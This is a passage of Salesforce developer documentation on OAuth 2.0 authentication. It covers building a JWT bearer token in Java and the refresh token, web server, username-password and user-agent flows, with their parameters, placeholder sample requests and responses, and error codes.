En_CSjH2WV7ZlUwsKHqGfI7hzeEvVdfOjH9NuaJozxvhPF489IgW6cntPuT2V647JWi7ng
```

The following Java code is a simple example of constructing a JWT bearer token.

```
import org.apache.commons.codec.binary.Base64;
import java.io.*;
import java.security.*;
import java.text.MessageFormat;

public class JWTExample {

  public static void main(String[] args) {

    String header = "{\"alg\":\"RS256\"}";
    String claimTemplate = "'{'\"iss\": \"{0}\", \"sub\": \"{1}\", \"aud\": \"{2}\",
\"exp\": \"{3}\"'}'";

    try {
      StringBuffer token = new StringBuffer();
```

```
      //Encode the JWT Header and add it to our string to sign
      token.append(Base64.encodeBase64URLSafeString(header.getBytes("UTF-8")));

      //Separate with a period
      token.append(".");

      //Create the JWT Claims Object
      String[] claimArray = new String[4];
      claimArray[0] =
"3MVG99OxTyEMCQ3gNp2PjkqeZKxnmAiG1xV4oHh9AKL_rSK.BoSVPGZHQukXnVjzRgSuQqGn75NL7yfkQcyy7";
      claimArray[1] = "my@email.com";
      claimArray[2] = "https://login.salesforce.com";
      claimArray[3] = Long.toString( ( System.currentTimeMillis()/1000 ) + 300);
      MessageFormat claims;
      claims = new MessageFormat(claimTemplate);
      String payload = claims.format(claimArray);

      //Add the encoded claims object
      token.append(Base64.encodeBase64URLSafeString(payload.getBytes("UTF-8")));

      //Load the private key from a keystore
      KeyStore keystore = KeyStore.getInstance("JKS");
      keystore.load(new FileInputStream("./path/to/keystore.jks"),
"keystorepassword".toCharArray());
      PrivateKey privateKey = (PrivateKey) keystore.getKey("certalias",
"privatekeypassword".toCharArray());

      //Sign the JWT Header + "." + JWT Claims Object
      Signature signature = Signature.getInstance("SHA256withRSA");
      signature.initSign(privateKey);
      signature.update(token.toString().getBytes("UTF-8"));
      String signedPayload = Base64.encodeBase64URLSafeString(signature.sign());

      //Separate with a period
      token.append(".");

      //Add the encoded signature
      token.append(signedPayload);

      System.out.println(token.toString());

    } catch (Exception e) {
        e.printStackTrace();
    }
  }
}
```

Using a JWT Bearer Token

JWT bearer tokens are posted to the token endpoint at `https://login.salesforce.com/services/oauth2/token`, `https://test.salesforce.com/services/oauth2/token`, or, if implementing for a community, `https://acme.force.com/customers/services/oauth2/token` (where `acme.force.com/customers` is your community URL).

When posted, the following parameters are required:

- `grant_type`—`urn:ietf:params:oauth:grant-type:jwt-bearer`
- `assertion`—JWT bearer token

Additional standard parameters:

- `format`—Format of the response can be specified as an OAuth flow using the `token` parameter, or an HTTP Accepts header.
- `scope`—Scope isn't supported in the flow. The value for this parameter is the combination of scopes from previous approvals.

Here's a sample token request.

```
POST /services/oauth2/token HTTP/1.1
Host: login.example.com
Content-Type: application/x-www-form-urlencoded

grant_type=
urn%3Aietf%3Aparams%3Aoauth%3Agrant-type%3Ajwt-bearer&assertion=eyJpc3MiOiAiM01WRz...[omitted
 for brevity]...ZT
```

Server Validates the Token

After the request is verified, Salesforce sends a response to the client. Token responses for the OAuth 2.0 JWT bearer token flow follow the same format as `authorization_code` flows, although no `refresh_token` is ever issued. A JWT OAuth 2.0 bearer assertion request looks at all the previous approvals for the user that include a `refresh_token`. If matching approvals are found, the values of the approved scopes are combined and an `access_token` is issued (with `"token_type"` value `"Bearer"`). If no previous approvals included a `refresh_token`, no approved scopes are available, and the request fails as unauthorized.

If you are implementing for a community, the `"sfdc_community_id"` value in the token endpoint contains the community ID that might be required in Chatter REST API requests.

Note: After you acquire the `access_token`, you can pass it as a Bearer token in the Authorization header request. Following is an example of a REST API call to communities: `https://acme.force.com/customers/services/data/v32.0/ -H "Authorization: Bearer 00D50000000IehZ\!AQcAQH0dMHZfz972Szmpkb58urFRkgeBGsxL_QJWwYMfAbUeeG7c1E6 LYUfiDUkWe6H34r1AAwOR8B8fLEz6n04NPGRrq0FM"`

Errors

If an error occurs when processing the JWT bearer token, the server replies with a standard OAuth error response with reasons why the token was considered invalid. Here's a sample error response.

```
HTTP/1.1 400 Bad Request
Content-Type: application/json
Cache-Control: no-store
{
  "error":"invalid_grant",
  "error_description":"Audience validation failed"
}
```

SEE ALSO:

Authenticate Apps with OAuth

OAuth 2.0 Refresh Token Flow

The OAuth 2.0 refresh token flow is for renewing tokens issued by the web server or user-agent flows.

After the consumer has been authorized for access, it can use a refresh token to get a new access token (session ID). This process happens only after the consumer has received a refresh token using either the web server or user-agent flow. It's up to the consumer to determine when an access token is no longer valid and when to apply for a new one. Bearer flows can be used only after the consumer has received a refresh token.

Using the refresh token authentication flow involves the following steps.

1. The consumer uses the existing refresh token to request a new access token.
2. After the request is verified, Salesforce sends a response to the client.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To manage, create, edit, and delete OAuth apps:
- "Manage Connected Apps"

Consumer Requests Updated Access Token

A consumer can use the refresh token to get a new session as needed.

The consumer makes the POST request to the token endpoint, with the following parameters.

- `grant_type`—Value must be `refresh_token` for this flow.
- `refresh_token`—Refresh token from the approval step.
- `client_id`—Consumer key from the connected app definition.
- `client_secret`—Optional. Consumer secret from the connected app definition.
- `client_assertion`—Instead of passing in `client_secret` you can choose to provide a `client_assertion` and `client_assertion_type`. If a `client_secret` parameter isn't provided, Salesforce checks for the `client_assertion` and `client_assertion_type`.

  The value of `client_assertion` must be a typical JWT bearer token, signed with the private key associated with the OAuth consumer's uploaded certificate. Only the RS256 algorithm is supported. For more information on using `client_assertion`, see the OpenID Connect specifications for the `private_key_jwt` client authentication method.

- `client_assertion_type`—Provide this value when using the `client_assertion` parameter.

  The value of `client_assertion_type` must be `urn:ietf:params:oauth:client-assertion-type:jwt-bearer`.

- `format`—(Optional) Expected return format. Values are:
  - `urlencoded`
  - `json` (default)
  - `xml`

Here's an example of the out-of-band POST body to the token endpoint.

```
POST /services/oauth2/token HTTP/1.1
Host: https://login.salesforce.com/
grant_type=refresh_token&client_id=3MVG9lKcPoNINVBIPJjdw1J9LLM82HnFVVX19KY1uA5mu0
QqEWhqKpoW3svG3XHrXDiCQjK1mdgAvhCscA9GE&client_secret=1955279925675241571
&refresh_token=your token here
```

Instead of using the `format` parameter, the client can also specify the returned format in an accept-request header using one of the following.

- `Accept: application/json`
- `Accept: application/xml`
- `Accept: application/x-www-form-urlencoded`

Salesforce Server Sends a Response

After the request is verified, Salesforce sends a response to the client. The following parameters are in the body of the response:

- `access_token`—Salesforce session ID that can be used with the web services API.
- `token_type`—Value is `Bearer` for all responses that include an access token.
- `instance_url`—A URL indicating the instance of the user's org. For example: `https://yourInstance.salesforce.com/`.
- `id`—Identity URL that can be used to both identify the user and query for more information about the user. See Identity URLs on page 5996.
- `sfdc_community_url`—If the user is a member of a Salesforce community, the community URL is provided.
- `sfdc_community_id`—If the user is a member of a Salesforce community, the user's community ID is provided.
- `signature`—Base64-encoded HMAC-SHA256 signature signed with the consumer's private key containing the concatenated ID and `issued_at`. Use to verify that the identity URL hasn't changed since the server sent it.
- `issued_at`—When the signature was created.

Here's a JSON example response from Salesforce.

```
{ "id":"https://login.salesforce.com/id/00Dx0000000BV7z/005x00000012Q9P",
"issued_at":"1278448384422","instance_url":"https://yourInstance.salesforce.com/",
"signature":"SSSbLO/gBhmmyNUvN18ODBDFYHzakxOMgqYtu+hDPsc=",
"access_token":"00Dx0000000BV7z!AR8AQP0jITN80ESEsj5EbaZTFG0RNBaT1cyWk7T
rqoDjoNIWQ2ME_sTZzBjfmOE6zMHq6y8PIW4eWze9JksNEkWUl.Cju7m4","token_type":"Bearer","scope":"id
 api refresh_token"}
```

Here's an XML example response.

```
<Oauth>
   <access_token>00Dx0000000BV7z!AR8AQP0jITN80ESEsj5EbaZTFG0RNB
       aT1cyWk7TrqoDjoNIWQ2ME_sTZzBjfmOE6zMHq6y8PIW4eWze9JksNEkWUl.Cju7m4
   </access_token>
   <token_type>Bearer
   </token_type>
   <scope>id api refresh_token
   </scope>
   <instance_url>https://yourInstance.salesforce.com/</instance_url>
   <id>https://login.salesforce.com/id/00Dx0000000BV7z/005x00000012Q9P</id>
   <issued_at>1278448101416</issued_at>
   <signature>CMJ4l+CCaPQiKjoOEwEig9H4wqhpuLSk4J2urAe+fVg=</signature>
</Oauth>
```

Here's a URL-encoded example.

```
access_token=00Dx0000000BV7z%21AR8AQP0jITN80ESEsj5EbaZTFG0RNBaT1cyWk7TrqoDjoNIWQ2
ME_sTZzBjfmOE6zMHq6y8PIW4eWze9JksNEkWUl.Cju7m4
&token_type=Bearer&scope=id%20api%20refresh_token
&instance_url=https%3A%2F%2FyourInstance.salesforce.com
&id=https%3A%2F%2Flogin.salesforce.com%2Fid%2F00Dx0000000BV7z%2F005x00000012Q9P
```

```
&issued_at=1278448101416
&signature=CMJ4l%2BCCaPQiKjoOEwEig9H4wqhpuLSk4J2urAe%2BfVg%3D
```

If a problem occurs during this step, the response contains an error message with the following information.

- `error`—Error code
- `error_description`—Description of the error with additional information.
  - `unsupported_response_type`—Response type not supported
  - `invalid_client_id`—Client identifier invalid
  - `invalid_request`—HTTPS required
  - `invalid_request`—Must use HTTP POST
  - `invalid_client_credentials`—Client secret invalid
  - `invalid_request`—Secret type not supported
  - `invalid_grant`—Expired access or refresh token
  - `invalid_grant`—IP restricted or invalid login hours
  - `inactive_user`—User is inactive
  - `inactive_org`—Org is locked, closed, or suspended
  - `rate_limit_exceeded`—Number of logins exceeded
  - `invalid_scope`—Requested scope is invalid, unknown, or malformed

Here's an example of an error response.

```
{"error":"invalid_client_credentials","error_description":"client secret invalid"}
```

SEE ALSO:

Authenticate Apps with OAuth

OAuth 2.0 Web Server Authentication Flow

The web server authentication flow is used by apps that are hosted on a secure server. A critical aspect of the web server flow is that the server must be able to protect the consumer secret. You can use code challenge and verifier values in the flow to prevent authorization code interception.

This diagram shows the authentication flow steps for web server clients.

EDITIONS


Available in: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To manage, create, edit, and delete OAuth apps:

- "Manage Connected Apps"



1. The web server redirects the user to Salesforce to authenticate and authorize the server to access the data on the user's behalf.
2. After the user approves access, the web server receives a callback with an authorization code.
3. After obtaining the authorization code, the web server passes back the authorization code to get a token response.
4. After validating the authorization code, Salesforce passes back a token response. If there's no error, the token response includes an access code and additional information.
5. After the token is granted, the web server accesses the user's data.

After a web server has an access token, the client can use the access token to access Salesforce data on the end user's behalf and use a refresh token to get a new access token if it becomes invalid for any reason.

Redirect User to Obtain Access Authorization

To obtain authorization from the user to access Salesforce data on the user's behalf, the client redirects the user's browser to the authorization endpoint with the following parameters.

- `response_type`—Value must be `code` for this flow.
- `client_id`—Consumer key from the connected app definition.

- `scope`—A space-separated list of scope values. The `scope` parameter allows you to fine-tune the permissions associated with the tokens you're requesting. Scope is a subset of values that you specified when defining the connected app. See Scope Parameter Values on page 5992 for valid parameters.
- `redirect_uri`—URI to redirect the user to after approval. This URI must match one of the values in the `Callback URL` field in the connected app definition; otherwise, the approval fails. This value must be URL encoded.
- `state`—(Optional) Any state that the consumer wants to have sent back to the callback URL. This value must be URL encoded.
- `immediate`—(Optional) Boolean value that determines whether the user is prompted for login and approval. Default value is `false`. Note the following:
  - If set to `true` and the user is logged in and has previously approved the `client_id`, Salesforce skips the approval step.
  - If set to `true` and the user isn't logged in or has not previously approved the client, Salesforce immediately terminates with the `immediate_unsuccessful` error code.

  Note: The `immediate` option isn't available for Communities.

- `code_challenge`—Specifies the SHA256 hash value of the `code_verifier` value in the token request to help prevent authorization code interception attacks. The value also must be base64url encoded once, as defined here: `https://tools.ietf.org/html/rfc4648#section-5`. This parameter is required only if a `code_verifier` parameter is specified in the token request.
  - If the `code_challenge` value is provided in the authorization request and a `code_verifier` value is provided in the token request, Salesforce compares the `code_challenge` to the `code_verifier`. If the `code_challenge` is invalid or doesn't match, the login fails with the `invalid_request` error code.
  - If the `code_challenge` value is provided in the authorization request, but a `code_verifier` value isn't provided in the token request, the login fails with the `invalid_grant` error code.
- `display`—(Optional) Changes the login and authorization pages' display type. Salesforce supports these values.
  - `page`—Full-page authorization screen (default)
  - `popup`—Compact dialog optimized for modern web browser popup windows
  - `touch`—Mobile-optimized dialog designed for modern smartphones, such as Android and iPhone
  - `mobile`—Mobile-optimized dialog designed for less capable smartphones, such as BlackBerry OS 5
- `login_hint`—Provides a valid username value to prepopulate the login page with the username. For example: `login_hint=username@company.com`. If a user already has an active session in the browser, then the `login_hint` parameter does nothing; the active user session continues.
- `nonce`— Optional with the `openid` scope for getting a user ID token. The value is returned in the response and useful for detecting "replay" attacks.
- `prompt`—(Optional) Specifies how the authorization server prompts the user for reauthentication and reapproval. Salesforce supports these values.
  - `login`—The authorization server must prompt the user for reauthentication, forcing the user to log in again.
  - `consent`—The authorization server must prompt the user for reapproval before returning information to the client.
  - `select_account`—If presented, take one of the following actions.
    - If zero or one hint is available and the user is logged in, show the approval page without prompting for login.
    - If zero or one hint is available and the user isn't logged in, prompt for login.
    - If more than one hint is available, show the account chooser.

You can pass `login` and `consent` values, separated by a space, to require the user to log in and reauthorize. For example:

```
?prompt=login%20consent
```

To initiate the flow, the web server generally forms a link or sends an HTTP redirect to the browser. Here's an example of a request to an authorization endpoint from a web server client.

```
https://login.salesforce.com/services/oauth2/authorize?response_type=code&client_id=
3MVG9lKcPoNINVBIPJjdw1J9LLM82HnFVVX19KY1uA5mu0QqEWhqKpoW3svG3XHrXDiCQjK1mdgAvhCscA
9GE&redirect_uri=https%3A%2F%2Fwww.mysite.com%2Fcode_callback.jsp&state=mystate
```

If the user is logged in, Salesforce redirects the user to the approval page. If the user isn't logged in, the user is asked to log in. The user is then redirected to the approval page to grant access to the app. If the user has already approved access, the user doesn't have to approve access again.

Web Server Received Callback

After the user approves access, the user is redirected to the URI specified in `redirect_uri` with a query string containing:

- `code`—Authorization code that the consumer must use to obtain the access and refresh tokens.
- `state`—State that was passed into the approval step. This value is included only if the `state` parameter is included in the original query string.

If the user has already approved the access, the user doesn't have to approve access again.

Here's an example of the request received by the `redirect_uri`.

```
https://www.mysite.com/code_callback.jsp?code=aPrxsmIEeqM9&state=mystate
```

If the user denies the app, the user is redirected to the `redirect_uri` with a query string containing:

- `error`—Value is `access_denied`.
- `state`—State that was passed into the approval step. This value is included only if the `state` parameter is included in the original query string.

For example:

```
https://www.mysite.com/code_callback.jsp?error=access-denied&state=mystate
```

If an error occurs during this step, the response contains an error message with the following information.

- `error`—Error code.
- `error_description`—Description of the error with the following information
  - `unsupported_response_type`—Response type not supported
  - `invalid_client_id`—Client identifier invalid
  - `invalid_request`—HTTPS required
  - `invalid_request`—Must use HTTP GET
  - `invalid_request`—Indicates that the `code_challenge` value was invalid (not base64url-encoded, for example)
  - `invalid_request`—Indicates that the flow does'nt support and didn't expect a `code_challenge` parameter
  - `access_denied`—User denied authorization
  - `redirect_uri_missing`—Redirect_uri not provided
  - `redirect_uri_mismatch`—Redirect_uri mismatch with connected app definition
  - `immediate_unsuccessful`—Immediate unsuccessful

  - `invalid_scope`—Requested scope is invalid, unknown, or malformed

- `state`—State that was passed into the approval step. This value is included only if the `state` parameter is included in the original query string.

Web Server Exchanges Verification Code for Access Token

After obtaining the authorization code, the web server exchanges the authorization code for an access token.

The consumer makes a POST directly to the token endpoint, with the following parameters.

- `grant_type`—Value must be `authorization_code` for this flow.
- `client_id`—Consumer key from the connected app definition.
- `client_secret`—Consumer secret from the connected app definition. This parameter is required unless the connected app does not have `Require Secret for Web Server Flow` enabled.
- `client_assertion`—Instead of passing in `client_secret` you can choose to provide a `client_assertion` and `client_assertion_type`. If a `client_secret` parameter isn't provided, Salesforce checks for the `client_assertion` and `client_assertion_type`.

  The value of `client_assertion` must be a typical JWT bearer token, signed with the private key associated with the OAuth consumer's uploaded certificate. Only the RS256 algorithm is supported. For more information on using `client_assertion`, see the OpenID Connect specifications for the `private_key_jwt` client authentication method.

- `client_assertion_type`—Provide this value when using the `client_assertion` parameter.

  The value of `client_assertion_type` must be `urn:ietf:params:oauth:client-assertion-type:jwt-bearer`.

- `redirect_uri`—URI to redirect the user to after approval. This value must match the value in the `Callback URL` field in the connected app definition and it must be the same value sent by the initial redirect. See Redirect User to Obtain Access Authorization on page 5970.
- `code`—Authorization code obtained from the callback after approval.
- `code_verifier`—Specifies 128 bytes of random data with high enough entropy to make it difficult to guess the value to help prevent authorization code interception attacks. The value also must be base64url encoded once as defined here: `https://tools.ietf.org/html/rfc4648#section-5`. This parameter is required only if a `code_challenge` parameter was specified in the authorization request.
  - If the `code_verifier` value is provided in the token request and a `code_challenge` value is in the authorization request, Salesforce compares the `code_verifier` to the `code_challenge`. If the `code_verifier` is invalid or doesn't match, the login fails with the `invalid_grant` error code.
  - If the `code_verifier` value is provided in the token request, but a `code_challenge` value isn't provided in the authorization request, the login fails with the `invalid_grant` error code.

- `format`—(Optional) Expected return format. Values are:
  - `urlencoded`
  - `json` (default)
  - `xml`

This is an example of a POST body sent out-of-band.

```
POST /services/oauth2/token HTTP/1.1
Host: login.salesforce.com
grant_type=authorization_code&code=aPrxsmIEeqM9PiQroGEWx1UiMQd95_5JUZ
```

```
VEhsOFhS8EVvbfYBBJli2W5fn3zbo.8hojaNW_1g%3D%3D&client_id=3MVG9lKcPoNI
NVBIPJjdw1J9LLM82HnFVVX19KY1uA5mu0QqEWhqKpoW3svG3XHrXDiCQjK1mdgAvhCs
cA9GE&client_secret=1955279925675241571&
redirect_uri=https%3A%2F%2Fwww.mysite.com%2Fcode_callback.jsp
```

Instead of using the `format` parameter, the client can also specify the returned format in an accept-request header using one of the following.

- `Accept: application/json`
- `Accept: application/xml`
- `Accept: application/x-www-form-urlencoded`

Note the following:

- Wildcard accept headers are allowed. `*/*` is accepted and returns JSON.
- A list of values is also accepted and is checked left-to-right. For example: `application/xml,application/json,application/html,*/*` returns XML.
- The `format` parameter takes precedence over the accept request header.

Salesforce Responds with an Access Token Response

After the request is verified, Salesforce sends a response to the client. The following parameters are in the body of the response:

- `access_token`—Salesforce session ID that can be used with the web services API.
- `token_type`—Value is `Bearer` for all responses that include an access token.
- `id_token`—Salesforce value conforming to the OpenID Connect specifications. This parameter is returned only if the `scope` parameter includes `openid`.
- `refresh_token`—Token that can be used in the future to obtain new access tokens (sessions). **This value is a secret. Treat it like the user's password, and use appropriate measures to protect it.** This parameter is returned only if your connected app is set up with a scope of at least `refresh_token`.
- `instance_url`—A URL indicating the instance of the user's org. For example: `https://yourInstance.salesforce.com/`.
- `id`—Identity URL that can be used to both identify the user and query for more information about the user. See Identity URLs on page 5996.
- `sfdc_community_url`—If the user is a member of a Salesforce community, the community URL is provided.
- `sfdc_community_id`—If the user is a member of a Salesforce community, the user's community ID is provided.
- `signature`—Base64-encoded HMAC-SHA256 signature signed with the consumer's private key containing the concatenated ID and `issued_at`. Use to verify that the identity URL hasn't changed since the server sent it.
- `issued_at`—When the signature was created.

Here's an example response from Salesforce.

```
{"id":"https://login.salesforce.com/id/00Dx0000000BV7z/005x00000012Q9P",
"issued_at":"1278448101416","refresh_token":"5Aep8614iLM.Dq661ePDmPEgaAW9
Oh_L3JKkDpB4xReb54_pZebnUG0h6Sb4KUVDpNtWEofWM39yg==","instance_url":
"https://yourInstance.salesforce.com/","signature":"CMJ4l+CCaPQiKjoOEwEig9H4wqhpuLSk
4J2urAe+fVg=","access_token":"00Dx0000000BV7z!AR8AQP0jITN80ESEsj5EbaZTFG0R
NBaT1cyWk7TrqoDjoNIWQ2ME_sTZzBjfmOE6zMHq6y8PIW4eWze9JksNEkWUl.Cju7m4","token_type":"Bearer","scope":"id
 api refresh_token"}
```

If an error occurs, the response contains an error message with this information.

- `error`—Error code
- `error_description`—Description of the error with additional information.
  - `unsupported_response_type`—Response type not supported
  - `invalid_client_id`—Client identifier invalid
  - `invalid_request`—HTTPS required
  - `invalid_request`—Must use HTTP POST
  - `invalid_client_credentials`—Client secret invalid
  - `invalid_grant`—Invalid authorization code
  - `invalid_grant`—IP restricted or invalid login hours
  - `invalid_grant`—Indicates that the `code_verifier` value was invalid (not base64url-encoded, etc.) or wasn't the valid verifier for the given `code_challenge`
  - `invalid_grant`—Indicates that a `code_challenge` wasn't specified and therefore the `code_verifier` wasn't expected (but was specified)
  - `redirect_uri_mismatch`—Redirect_uri not provided
  - `redirect_uri_mismatch`—Redirect_uri mismatch with connected app definition
  - `inactive_user`—User has been set to inactive by the admin
  - `inactive_org`—Org is locked, closed, or suspended
  - `rate_limit_exceeded`—Number of login attempts has been exceeded

SEE ALSO:

Authenticate Apps with OAuth

OAuth 2.0 Username-Password Flow

Use the username-password authentication flow to authenticate when the consumer already has the user's credentials.

Warning: This OAuth authentication flow passes the user's credentials back and forth. Use this authentication flow only when necessary. No refresh token is issued.

Here are the steps for the username-password authentication flow.

1. The consumer uses the user's username and password to request an access token (session ID.)
2. After the request is verified, Salesforce sends a response to the client.

After a consumer has an access token, it can use the access token to access Salesforce data on the user's behalf.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To manage, create, edit, and delete OAuth apps:

- "Manage Connected Apps"

Request an Access Token

The consumer can use the user's username and password to request an access token, which can be used as a session ID. This flow does not support including scopes in the request, and the access token returned from this flow does not get scopes.

The consumer makes an out-of-band POST request to the token endpoint, with the following parameters.

- `grant_type`—Value must be `password` for this flow
- `client_id`—Consumer key from the connected app definition

- `client_secret`—Consumer secret from the connected app definition
- `username`—User's username
- `password`—User's password

  Note: When using the username-password flow with an API, be sure to create a field in the username and password login screen where users can enter their security token. The security token is an automatically generated key that must be added to the end of the password to log in to Salesforce from an untrusted network. You must concatenate the password and token when passing the request for authentication.

- `format`—(Optional) Expected return format. Values are:
  - `urlencoded`
  - `json` (default)
  - `xml`

Here's an example of the body of the out-of-band POST.

```
grant_type=password&client_id=3MVG9lKcPoNINVBIPJjdw1J9LLM82Hn
FVVX19KY1uA5mu0QqEWhqKpoW3svG3XHrXDiCQjK1mdgAvhCscA9GE&client_secret=
1955279925675241571&username=testuser%40salesforce.com&password=mypassword
```

Send Response

After the request is verified, Salesforce sends a response to the client. The following parameters are in the body of the response

- `access_token`—Salesforce session ID that can be used with the web services API.
- `token_type`—Value is `Bearer` for all responses that include an access token.
- `instance_url`—A URL indicating the instance of the user's org. For example: `https://yourInstance.salesforce.com/`.
- `id`—Identity URL that can be used to both identify the user and query for more information about the user. See Identity URLs on page 5996.
- `signature`—Base64-encoded HMAC-SHA256 signature signed with the consumer's private key containing the concatenated ID and `issued_at`. Use to verify that the identity URL hasn't changed since the server sent it.
- `issued_at`—When the signature was created.

Note: This response doesn't send a refresh token.

Here's an example response.

```
{"id":"https://login.salesforce.com/id/00Dx0000000BV7z/005x00000012Q9P",
"issued_at":"1278448832702","instance_url":"https://yourInstance.salesforce.com/",
"signature":"0CmxinZir53Yex7nE0TD+zMpvIWYGb/bdJh6XfOH6EQ=","access_token":
"00Dx0000000BV7z!AR8AQAxo9UfVkh8AlV0Gomt9Czx9LjHnSSpwBMmbRcgKFmxOtvxjTrKW1
9ye6PE3Ds1eQz3z8jr3W7_VbWmEu4Q8TVGSTHxs","token_type":"Bearer"}
```

If a problem occurs, the response contains an error message with the following information.

- `error`—Error code
- `error_description`—Description of the error with additional information
  - `unsupported_response_type`—Response type not supported
  - `invalid_client_id`—Client identifier invalid
  - `invalid_request`—HTTPS required

- `invalid_request`—Must use HTTP POST
- `invalid_request`—Scope parameter not supported
- `invalid_client_credentials`—Client secret invalid
- `invalid_grant`—Authentication failure (for example, user does not exist or invalid password)
- `invalid_grant`—IP restricted or invalid login hours
- `inactive_user`—User is inactive
- `inactive_org`—Org is locked, closed, or suspended
- `rate_limit_exceeded`—Number of logins exceeded

The following is an example of a returned error.

```
{"error":"invalid_client_credentials","error_description":"client secret invalid"}
```

SEE ALSO:

Authenticate Apps with OAuth

OAuth 2.0 User-Agent Flow

With the OAuth 2.0 user-agent authentication flow, users authorize your desktop or mobile app to access their data. Client apps that run on a device or in a browser use this flow to obtain an access token.

The user-agent authentication flow is used by client apps (consumers) that reside on the user's device or computer. It's also used by client apps running in a browser using a scripting language such as JavaScript. These apps can protect per-user secrets. But, because the apps are widely distributed, the client secret can't be confidential. Authentication is based on the user-agent's same-origin policy.

With the user-agent authentication flow, the client app receives the access token as an HTTP redirection. The client app requests the authorization server to redirect the user-agent to another web server or to an accessible local resource. The server can extract the access token from the response and pass it to the client app. For security, the token response is provided as a hash (#) fragment on the URL. It prevents the token from being passed to the server or to any other servers in referral headers.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To manage, create, edit, and delete OAuth apps:


- "Manage Connected Apps"

The user-agent authentication flow doesn't use the client secret because the client executables reside on the user's device, which makes the client secret accessible and exploitable.

Warning: Because the access token is encoded into the redirection URI, it might be exposed to the user and other apps residing on the device.

If you're using JavaScript to authenticate, call `window.location.replace();` to remove the callback from the browser's history.

This diagram shows the authentication flow steps for web server clients.



1. The client app directs the user to Salesforce to authenticate and authorize the app.
2. The user approves access for this authentication flow.
3. The app receives the callback from Salesforce.

After a consumer has an access token, it can use the access token to access Salesforce data on the user's behalf. The consumer can use a refresh token to get a new access token if it becomes invalid for any reason.

The user-agent flow doesn't support out-of-band posts.

Direct User to Salesforce to Obtain Access Token

To get a user's authorization to access Salesforce data, the client directs the user to the authorization endpoint with the following parameters.

- `response_type`—Value can be `token`, or `token id_token` with the scope parameter `openid` and a `nonce` parameter. If you specify `token id_token`, Salesforce returns an ID token in the response. For more information, see Get and Verify an ID Token on page 5995.
- `client_id`—Consumer key from the connected app definition.
- `redirect_uri`—URI to redirect the user to after approval. The URI must match one of the values in the `Callback URL` field in the connected app definition. This value must be URL encoded.
- `state`—(Optional) Any state that the consumer wants reflected back to it after approval during the callback.
- `scope`—A space-separated list of scope values. The `scope` parameter allows you to fine-tune the permissions associated with the tokens you're requesting. Scope is a subset of values that you specified when defining the connected app. See Scope Parameter Values on page 5992 for valid parameters.
- `display`—(Optional) Changes the login page's display type. Salesforce supports these values:
  - `page`—Full-page authorization screen (default)
  - `popup`—Compact dialog optimized for modern web browser popup windows

  - `touch`—Mobile-optimized dialog designed for modern smartphones, such as Android and iPhone

- `login_hint`—Provide a valid username value with this parameter to pre-populate the login page with the username. For example: `login_hint=username@company.com`. If a user already has an active session in the browser, the `login_hint` parameter does nothing. The active user session continues.
- `nonce`— Required with the `openid` scope for getting a user ID token. The value is returned in the response and useful for detecting "replay" attacks.
- `prompt`—(Optional) Specifies how the authorization server prompts the user for reauthentication and reapproval. Salesforce supports these values.
  - `login`—The authorization server must prompt the user for reauthentication, forcing the user to log in again.
  - `consent`—The authorization server must prompt the user for reapproval before returning information to the client.
  - `select_account`—If presented, take one of the following actions.
